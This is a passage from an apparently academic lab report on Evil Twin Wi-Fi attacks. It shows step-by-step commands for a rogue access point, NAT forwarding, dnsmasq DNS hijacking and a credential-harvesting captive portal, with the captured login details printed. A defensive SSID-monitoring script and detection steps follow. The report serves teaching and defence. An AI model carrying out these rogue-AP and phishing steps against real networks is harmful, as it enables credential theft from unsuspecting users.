This Step configures the rogue AP to operate on the same channel as the de-authenticated network.

Step 6: Assign IP to Rogue AP (at0 - Virtual Interface created by Step 5)

The attacker assigns an IP address to the rogue AP (at0) to begin offering network services.

ifconfig at0 up 10.0.0.1 netmask 255.255.255.0

```
┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"FBI Surveillance Van"
          Mode:Managed  Frequency:5.22 GHz  Access Point: 74:37:5F:CD:8B:DA
          Bit Rate=1 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=36/70  Signal level=-74 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:13   Missed beacon:0

wlan2     IEEE 802.11  Mode:Monitor  Frequency:2.437 GHz  Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

wlan1mon  IEEE 802.11  Mode:Monitor  Frequency:2.437 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

at0       no wireless extensions.
```

```
┌──(root㉿kali)-[~]
└─# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0

┌──(root㉿kali)-[~]
└─# ifconfig at0
at0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.1  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::c8c9:38ff:fe35:dcf2  prefixlen 64  scopeid 0x20<link>
        ether ca:c9:38:35:dc:f2  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 516 (516.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

6.2 Setting Up Port Forwarding and NAT

The attacker needs to ensure that traffic from the victim's device connected to the rogue AP is properly forwarded to the internet.

Step 7: Enable IP Forwarding

To forward traffic between the rogue AP (at0) and the internet-connected interface (wlan0), the attacker enables IP forwarding:

echo 1 > /proc/sys/net/ipv4/ip_forward

Step 8: Configure iptables and NAT

Next, the attacker sets up NAT (Network Address Translation) so that traffic from the victim is routed through the attacker's device to the internet.

iptables --flush
iptables --table nat --flush
iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT

```
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# iptables --flush

┌──(root㉿kali)-[~]
└─# iptables --table nat --flush

┌──(root㉿kali)-[~]
└─# iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE

┌──(root㉿kali)-[~]
└─# iptables --append FORWARD --in-interface at0 -j ACCEPT
```

This ensures that clients connected to the rogue AP can access the internet.

6.3 Setting Up DNS Services

Step 9: Configure dnsmasq for DHCP and DNS

The attacker uses **dnsmasq** to provide DHCP and DNS services to clients connecting to the rogue AP. This setup ensures that clients are assigned an IP address and all DNS requests are routed through the attacker's system.

nano /etc/dnsmasq.conf

The following statements are added to dnsmasq.conf to handle DHCP and DNS:

interface=at0
dhcp-range=10.0.0.2,10.0.0.254,12h
address=/#/10.0.0.1

```
# Include all the files in a directory except those ending in .bak
#conf-dir=/etc/dnsmasq.d,.bak

# Include all files in a directory which end in .conf
#conf-dir=/etc/dnsmasq.d/,*.conf

# If a DHCP client claims that its name is "wpad", ignore that.
# This fixes a security hole. see CERT Vulnerability VU#598349
#dhcp-name-match=set:wpad-ignore,wpad
#dhcp-ignore-names=tag:wpad-ignore

interface=at0
dhcp-range=10.0.0.2,10.0.0.254,12h
address=/#/10.0.0.1
```

Step 10: Restart dnsmasq

After configuring dnsmasq, the attacker restarts the service to apply the changes:


systemctl restart dnsmasq

6.4 Captive Portal Wifi Attack

Create a new folder "captive_portal" and add index.html and server.py to the folder. Once the victim connects to **FreeWiFi**, they are presented with a **captive portal** (phishing page) that mimics a login screen. The client's MAC address matches the victim's physical address, which is D0:39:57:2D:46:9B, so the connection is verified. The airbase command that we performed earlier provides us with a response

that confirms the victim machine is actually connected to our FreeWifi network.

```
┌──(root㉿kali)-[~]
└─# airbase-ng -e "FreeWifi" -c 6 wlan2
ioctl(SIOCSIWMODE) failed: Device or resource busy
00:09:20  Created tap interface at0
00:09:20  Trying to set MTU on at0 to 1500
00:09:20  Trying to set MTU on wlan2 to 1800
00:09:20  Access Point with BSSID CA:C9:38:35:DC:F2 started.
read failed: Network is down
wi_read(): Network is down
read failed: Network is down
wi_read(): Network is down
00:20:06  Client D0:39:57:2D:46:9B associated (unencrypted) to ESSID: "FreeWifi"
00:20:23  Client D0:39:57:2D:46:9B reassociated (unencrypted) to ESSID: "FreeWifi"
```




Step 11: Create Captive Portal (index.html)


The attacker creates a Captive Portal that prompts the victim to enter their username, password, email address, zip code, and phone number.


nano index.html

The captive portal is a simple HTML form with input fields for collecting sensitive information. Captive Portal before entering details.



After entering the sensitive details in hope of connecting to a free Wifi where username - bbitra1, password - Cyber123, Phone number - 8135938899, zip code - 13905, email - bbitra1@binghamton.edu





Step 12: Host the Captive Portal Using Python

The attacker hosts the Captive Portal using a **Python HTTP server**. After the victim connects to FreeWifi, we get a response to verify the connection.


python3 server.py

```
┌──(root㉿kali)-[~/captive_portal]
└─# python3 server.py
EVil-Twin is running...
10.0.0.9 - - [27/Sep/2024 00:20:33] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:37] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:41] "GET /redirect HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /favicon.ico HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /filestreamingservice/files/33c09f5d-51f8-
2466ad0?P1=1727411540&P2=404&P3=2&P4=N7frJDTGA%2f6qZ%2etEUrQRXkmKccoHoLBGlq35%2fUuqp
5PETMt0Y6W5A3u1MSy1rOX%2fATdpRPpExg%3d%3d HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:57] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:10] "GET / HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:10] "GET / HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:14] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:16] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:16] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:34] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:59] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:22:30] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:23:00] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:23:30] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:24:04] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:24:34] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:25:51] "POST /capture HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:25:51] "GET /connecttest.txt HTTP/1.1" 200 -
---------------------------------------
```

Step 13: Capture Credentials

Once the victim submits their information, the attacker captures the credentials and stores them in a file (creds.txt) in the captive_portal folder.

cat ~/captive_portal/creds.txt




```
┌──(root㉿kali)-[~/captive_portal]
└─# cat creds.txt
Username: bbitra1, Password: Cyber123, Phone: 8135938899, ZIP: 13905, Email: bbitra1@binghamton.edu
```


At this point, the attacker has successfully captured the victim's personal information.


7. Evil Twin Attack Prevention Implementation (Practical)

7.1 Overview of Practical Script Implementation

The Python script **prevent_evil_twin.py** prevents connections to rogue Wi-Fi networks by continuously monitoring the connected SSID on the victim (Windows) machine. If the victim machine connects to an SSID that is not listed as a trusted network (in this case, Trusted SSID - 'FBI Surveillance Van'), the script will immediately disconnect from the network. Furthermore, the script prevents me from connecting to untrusted networks in the first place, eliminating the risk of connecting to a rouge access point and preventing the evil twin attack altogether. This prevention technique is useful to stop an Evil Twin attack by ensuring the victim does not remain connected to the rogue access point if connected by mistake as well. The key idea is that the attack is only fully executed once the victim enters their credentials into a fake captive portal. Simply connecting to a rogue access point does not mean the attack has succeeded. Therefore, even if the victim mistakenly connects to a malicious network, the script prevents the attack from advancing by disconnecting the machine before any sensitive data can be compromised. This approach emphasizes stopping the attack before it begins, rather than merely responding after damage has occurred.

To prevent the attack from the victim's perspective, repeat the attack from the attacker's machine.






7.2 Python Script for Prevention

To demonstrate an automated method of prevention, I have created a Python script called `prevent_evil_twin.py`. The script utilizes system commands to monitor the network environment and detect if the system connects to a suspicious or untrusted Wi-Fi network. If such an instance is detected, the script immediately blocks / disconnects from the network, also, if it attempts to connect to an untrusted wifi network, it blocks that as well, thus mitigating the risk of an Evil Twin attack.

```python
import subprocess
import time
import re

# List of trusted SSIDs
TRUSTED_SSIDS = ['FBI Surveillance Van']  # Dynamically add the trusted SSIDs

def get_connected_ssid():
    """Gets the currently connected SSID."""
    try:
        result = subprocess.check_output(['netsh', 'wlan', 'show', 'interfaces'], shell=True)
        result = result.decode('utf-8')
        ssid_search = re.search(r"SSID\s+:\s+(.*)", result)
        if ssid_search:
            return ssid_search.group(1).strip()
        return None
    except subprocess.CalledProcessError as e:
        print(f"Error retrieving connected network: {e}")
        return None

def disconnect():
    """Disconnects from any network."""
    try:
        subprocess.run(['netsh', 'wlan', 'disconnect'], check=True)
        print("Blocked / Disconnected from the network as a preventive measure.")
    except subprocess.CalledProcessError:
        print("Failed to disconnect from the network.")
```



```python
def monitor_for_untrusted_networks():
    """Monitors and disconnects if connected to an untrusted network."""
    while True:
        current_ssid = get_connected_ssid()
        if current_ssid and current_ssid not in TRUSTED_SSIDS:
            print(f"Preventive measure activated: Potential Rogue Network on air '{current_ssid}'. Proceeding with Ca
            disconnect()
            print(f"Evil Twin attack successfully prevented.")
        else:
            print(f"Currently connected to a trusted network: {current_ssid}")
        time.sleep(5)  # Check every 5 seconds

if __name__ == "__main__":
    monitor_for_untrusted_networks()
```

7.3 Script Explanation and Functionality


The script performs the following key functions:

- **Retrieve Connected SSID:** Using the netsh command, it fetches the currently connected SSID on the Windows machine.
- **Compare with Trusted Networks:** It compares the connected SSID to a predefined list of trusted SSIDs (TRUSTED_SSIDS).
- **Block / Disconnect from Untrusted Networks:** If the connected SSID does not match any trusted network, the script disconnects from the current Wi-Fi connection as a preventive measure against an Evil Twin attack. It does not connect to an untrustworthy Roue access point in the first place either.


- **Continuous Monitoring:** The script runs continuously, checking the connection every 5 seconds to ensure that the Windows machine doesn't remain connected to an untrusted or rogue access point.
-

7.4 Testing and Results

The victim machine is connected to “FBI Surveillance Van” which is a trusted SSID.



In order to safeguard the Windows machine, I ran the Python script prevent_evil_twin.py beforehand. Currently, it is connected to the FBI Surveillance Van.




Following the de-authentication attack on “FBI surveillance van”, the attacker forces the victim to connect to the next strongest signal, FreeWifi in this case, basically the rogue access point. Immediately after the de-authentication attack, the connected network is none for a brief period before being forced to connect to FreeWifi.

Case 1: Attempting to Connect to Rogue Access Point (Not Yet Connected):


```
yashu@yashubitra MINGW64 ~/OneDrive/Desktop/Evil_Twin_Prevention
$ python prevent_evil_twin.py
Currently connected to a trusted network: FBI Surveillance Van
Currently connected to a trusted network: FBI Surveillance Van
Currently connected to a trusted network: FBI Surveillance Van
Currently connected to a trusted network: FBI Surveillance Van
Currently connected to a trusted network: None
Currently connected to a trusted network: None
Preventive measure activated: Potential Rogue Network on air 'FreeWifi'. Proceeding with Caution as Evil Twin attack might happen.
Disconnection request was completed successfully for interface "Wi-Fi".
Blocked / Disconnected from the network as a preventive measure.
Evil Twin attack successfully prevented.
Currently connected to a trusted network: None
Currently connected to a trusted network: None
Currently connected to a trusted network: None
```

Case 2: Already Connected to the Rogue Access Point




```
yashu@yashubitra MINGW64 ~/OneDrive/Desktop/Evil_Twin_Prevention
$ python prevent_evil_twin.py
Preventive measure activated: Potential Rogue Network on air 'FreeWifi'. Proceeding with Caution as Evil Twin attack might happen.
Disconnection request was completed successfully for interface "Wi-Fi".
Blocked / Disconnected from the network as a preventive measure.
Evil Twin attack successfully prevented.
Currently connected to a trusted network: None
```

The tests showed that the prevent_evil_twin.py script works effectively. Whether the machine was already connected to a rogue network or trying to connect, the script blocked or disconnected it immediately. This prevents an Evil Twin attack before any data can be compromised.

8. Evil Twin Attack Detection Implementation (Practical)

8.1 Overview of Practical Detection Methods

To effectively implement and test the detection mechanisms against the Evil Twin attack, it is necessary to recreate the attack scenario from Stage 1. By launching the attack, we can observe how the detection methods respond in a realistic environment where the victim machine might be susceptible. This approach ensures that the detection tools and scripts are evaluated under conditions that closely mimic real-world attacks.

The detection methods implemented in this stage are:

- Detection of de-authentication Frames using Wireshark on Kali Linux (Victim)
- Detection of Evil Twin Attack Using a Python Script on Windows

These methods aim to detect the Evil Twin attack from both the victim's perspective on a Windows machine and through network analysis on Kali Linux.

8.2 Recap of Evil Twin Attack for Detection and Deception


To effectively implement and test the detection mechanisms against the Evil Twin attack, it is necessary to recreate the attack scenario from Stage 1. By launching the attack, we can observe how the detection methods respond in a realistic environment where the victim machine might fall into the trap. The attack involves several key steps: enabling monitor mode on wlan1 to intercept packets and perform the de-authentication attack on the wireless network “Ron”, verifying the monitor mode status, scanning for available networks to identify the target, performing a de-authentication attack to disconnect legitimate clients from their current network (Ron). I created a rogue access point named "FreeWiFi" using wlan2; and assigned an IP address to the rogue AP enabling IP forwarding to route traffic between the rogue AP and the internet. I dealt with configuring iptables and NAT for proper traffic forwarding, setting up DHCP and DNS services using dnsmasq, creating and hosting a captive portal that mimics a login page to capture sensitive information; and finally, capturing the credentials submitted by the victim. Reiterating these steps is essential because, in order to proceed with detecting the Evil Twin attack, the attack must be actively running. This allows us to test the detection tools and scripts in a real-world scenario, ensuring that the detection mechanisms are effective when the victim machine is exposed to the attack.

To prevent the attack from the victim's perspective, repeat the attack from the attacker's machine.

8.3 Implementation of Detection Scripts/Tools

8.3.1 Detection of de-authentication Frames using Wireshark on Kali Linux (Victim)


Wireshark is a powerful network protocol analyzer that can capture and display network packets in real-time. In this implementation, I used Wireshark on a Kali Linux machine to detect de-authentication frames, which are indicative of an Evil Twin attack. The victim machine, running Windows, was initially connected to the legitimate hotspot **"Ron"** before the attack was launched.




On the Kali Linux machine, I had two USB Wi-Fi adapters: wlan1 and wlan2. I enabled monitor mode on wlan1 by executing “airmon-ng start wlan1”, allowing the adapter to intercept wireless packets necessary for detection. Using wlan1mon, I performed an airodump with airodump-ng wlan1mon to identify the BSSID and channel number of the "Ron" wireless network.

```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BE:AB:F8:F2:F9:DD  -60        2        0    0   6  720   WPA2 CCMP   PSK  <length:  0>
18:31:BF:A9:1D:A1  -55        2        0    0   1  540   WPA2 CCMP   PSK  2ndFlGuest
18:31:BF:A9:1D:A0  -58        3        0    0   1  720   WPA2 CCMP   PSK  dingdingdong
F0:7B:65:1D:C2:7B  -46        4        0    0   1  260   WPA2 CCMP   PSK  The Maze
A8:47:4A:63:78:BD  -64        4        0    0   6  130   WPA2 CCMP   PSK  PS4-633BFF778B94
F4:05:95:84:2C:37  -69        2        0    0   6  260   WPA2 CCMP   PSK  119 Murray T+C
CE:AB:F8:F2:F9:DD  -73        4        0    0   6  720   WPA2 CCMP   PSK  <length:  0>
0E:96:E6:78:78:C8  -69        1        0    0   6   65   WPA2 CCMP   PSK  DIRECT-c8-HP M402 LaserJet
F0:81:75:E5:82:1E  -87        2        0    0   6  195   WPA2 CCMP   PSK  she=onika burger=wifi
74:37:5F:CD:8B:DB  -54        2        0    0   6  720   WPA2 CCMP   PSK  FBI Surveillance Van
82:8F:0A:80:AF:89  -42        2        0    0   6  130   WPA2 CCMP   PSK  Ron
```

